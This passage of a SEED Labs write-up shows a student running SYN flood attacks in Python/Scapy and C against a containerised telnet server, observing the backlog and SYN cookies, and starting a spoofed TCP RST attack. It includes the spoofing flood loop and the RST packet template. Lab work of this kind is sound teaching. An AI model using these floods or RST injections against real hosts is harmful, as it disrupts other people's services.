        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:32ff:febd:6051  prefixlen 64  scopeid 0x20<link>
        ether 02:42:32:bd:60:51  txqueuelen 0  (Ethernet)
        RX packets 1  bytes 28 (28.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 97  bytes 12467 (12.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:fc:28:a6:1e  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::f38d:7a6:8cb3:2b09  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5f:76:94  txqueuelen 1000  (Ethernet)
        RX packets 25719  bytes 35491875 (35.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

I then went back to synflood.py and added the interface name in the send method with the iface parameter:




```
while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, iface = "br-e359143839a3", verbose = 0)
```

Now I can access the code in the attacker container, where I ran the chmod command which will make synflood.py an executable that we could simply run by typing ./synflood.py :




```
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood.c  synflood.py
root@VM:/volumes# chmod a+x synflood.py
```

I then went back to the victim shell and ran the following command to show how many times it will retransmit the SYN+ACK packet which by default should be 5:




```
root@098f1f62f482:/home/seed# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

I then lowered the queue from 128 to 80 by running the command sysctl -w net.ipv4.tcp_max_syn_backlog=80 which should hypothetically increase the success rate of this attack:




```
root@098f1f62f482:/home/seed# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

To verify, I ran the following command in the shell to prove that the queue has been lowered to 80:




```
root@098f1f62f482:/home/seed# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
```

I then ran the command ip tcp_metrics show to show the cached entries. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the server caches the IP address 10.9.0.6, so they will be using the reserved slots when connections come from them, therefore not being affected by the SYN flooding attack.




```
root@098f1f62f482:/home/seed# ip tcp_metrics show
10.9.0.6 age 3669.436sec source 10.9.0.5
```

Before initializing the attack, it is shown that no items are in the queue:




```
10.9.0.6 age 3669.436sec source 10.9.0.5
root@098f1f62f482:/home/seed# netstat -tna | grep SYN_RECV | wc -l
0
```

I then went back to the attacker shell and initialized the attack:



```
root@VM:/volumes# ./synflood.py
```


Next, I went back to the victims shell and ran that command mentioned above to show how many items are in the queue:



```
root@098f1f62f482:/home/seed# netstat -tna | grep SYN_RECV | wc -l
61
```


Shown above, the items in the queue increased from 0 to 61 after initializing the attack

Next, I ran the following command ss -n state syn-recv sport = :23 | wc -l to check the connections specifically on port 23




```
root@098f1f62f482:/home/seed# ss -n state syn-recv sport = :23 | wc -l
62
```

I then went back into the attacker shell and terminated the attack using ctrl+c :




```
root@VM:/volumes# ./synflood.py
^CTraceback (most recent call last):
  File "./synflood.py", line 15, in <module>
    send(pkt, iface = "br-e359143839a3", verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 350, in sen
d
    socket.close()
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 463, in c
lose
    SuperSocket.close(self)
  File "/usr/local/lib/python3.8/dist-packages/scapy/supersocket.py", line 165, in
close
    self.ins.close()
  File "/usr/lib/python3.8/socket.py", line 500, in close
    self._real_close()
  File "/usr/lib/python3.8/socket.py", line 494, in _real_close
    _ss.close(self)
KeyboardInterrupt
```

After going back into the victims shell, it is shown that there is now 0 items in the queue after terminating the attack:



```
root@098f1f62f482:/home/seed# netstat -tna | grep SYN_RECV | wc -l
0
```


I then ran the command ip tcp_metrics flush to flush/clear the cache. To verify, I ran the command ip tcp_metrics show:



```
root@098f1f62f482:/home/seed# ip tcp_metrics flush
root@098f1f62f482:/home/seed# ip tcp_metrics show
```


Task 1.2: Launch the Attack Using C

I first ran the following command to compile the code on the host VM:




```
[11/30/22]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[11/30/22]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[11/30/22]seed@VM:~/.../volumes$ 
```

I then went to the attacker shell and initialized the attack:




```
root@VM:/volumes# synflood 10.9.0.5 23
```

I then went to the victim shell to show the active items in the queue:




```
root@098f1f62f482:/home/seed# netstat -tna | grep SYN_RECV | wc -l
61
```

Next, I terminated the attack by using cmd+c in the attacker shell. Then, I went into the victim shell and changed the queue back to its original size of 128.




```
root@098f1f62f482:/home/seed# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@098f1f62f482:/home/seed#
root@098f1f62f482:/home/seed# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@098f1f62f482:/home/seed# 
```

I then went back into the attacker shell and initialized the attack once again:



```
root@VM:/volumes# synflood 10.9.0.5 23
```

Next, I went into the victims shell and checked how many items were in the queue:




```
root@098f1f62f482:/home/seed# netstat -tna | grep SYN_RECV | wc -l
97
```

From the screenshot shown above, there are now 97 items in the queue.


Previously, when running the attack with the queue set to 80, the amount of items in the queue maxed out at 61, whereas now that the queue size has been increased to 123, the amount of items is now maxed out at 97. The reason for this is because one fourth of the space in the queue is reserved for “proven destinations”. For example, if we were to set the size to 80, its actual capacity is 60.

I then went to the attacker shell and terminated the attack:



```
root@VM:/volumes# synflood 10.9.0.5 23
^C
root@VM:/volumes# 
```


Then flushed the cache in the victim shell:



```
root@098f1f62f482:/home/seed# ip tcp_metrics show
10.9.0.5 age 167.244sec source 10.9.0.5
root@098f1f62f482:/home/seed# ip tcp_metrics flush
root@098f1f62f482:/home/seed# ip tcp_metrics show
root@098f1f62f482:/home/seed#
```


Task 1.3: Enable the SYN Cookie Countermeasure

I first turned on the SYN cookie within the victim shell:




```
root@098f1f62f482:/home/seed# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@098f1f62f482:/home/seed#
```

I then went to the attacker shell and initialized the C attack:




```
root@VM:/volumes# synflood 10.9.0.5 23
```

After running the following command in the victim shell, it is shown that there are now 128 items in the queue:




```
root@098f1f62f482:/home/seed# netstat -tna | grep SYN_RECV | wc -l
128
```

I then terminated the attack and changed the queue size back to 80:




```
root@098f1f62f482:/home/seed# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@098f1f62f482:/home/seed# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@098f1f62f482:/home/seed#
```

Next, I went back to the attacker shell and initialized the C attack again:



```
root@VM:/volumes# synflood 10.9.0.5 23
```

After running the following command within the victim shell, it shows that there are 128 items in the queue even though the queue size is 80




```
root@098f1f62f482:/home/seed# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@098f1f62f482:/home/seed# netstat -tna | grep SYN_RECV | wc -l
128
```

Task 2: TCP RST Attacks on telnet Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between users A and B, attackers can spoof an RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers must correctly construct the TCP RST packet.


I went the volumes folder on my local in the Labsetup folder, and created a new file to add the code to:




```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

To proceed with this attack, we need to fill in some information, which we can retrieve using Wireshark

First, we will first open Wireshark and then we can see the interface that we need to sniff on:




I then clicked on the target interface then added “host 10.9.0.5 and tcp port 23” which capture the victim’s host with tcp protocol at port 23 (telnet), this window will then show up:


[SEED Labs] Capturing from br-e359143839a3 (host 10.9.0.5 and tcp port 23)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time                Source            Destination       Protocol  Length Info
  6735… 2022-12-01 17:5…  243.200.53.93     10.9.0.5          TCP          54 19731 → 23 [SYN] Seq=5
  6735… 2022-12-01 17:5…  10.9.0.5          243.200.53.93     TCP          58 23 → 19731 [SYN, ACK]
  6735… 2022-12-01 17:5…  181.161.115.56    10.9.0.5          TCP          54 50016 → 23 [SYN] Seq=3
  6735… 2022-12-01 17:5…  10.9.0.5          181.161.115.56    TCP          58 23 → 50016 [SYN, ACK]
  6735… 2022-12-01 17:5…  54.242.150.109    10.9.0.5          TCP          54 39420 → 23 [SYN] Seq=1
  6735… 2022-12-01 17:5…  10.9.0.5          54.242.150.109    TCP          58 23 → 39420 [SYN, ACK]
  6735… 2022-12-01 17:5…  168.12.33.54      10.9.0.5          TCP          54 55289 → 23 [SYN] Seq=3
  6735… 2022-12-01 17:5…  10.9.0.5          168.12.33.54      TCP          58 23 → 55289 [SYN, ACK]
  6735… 2022-12-01 17:5…  194.195.139.7     10.9.0.5          TCP          54 46603 → 23 [SYN] Seq=1
```

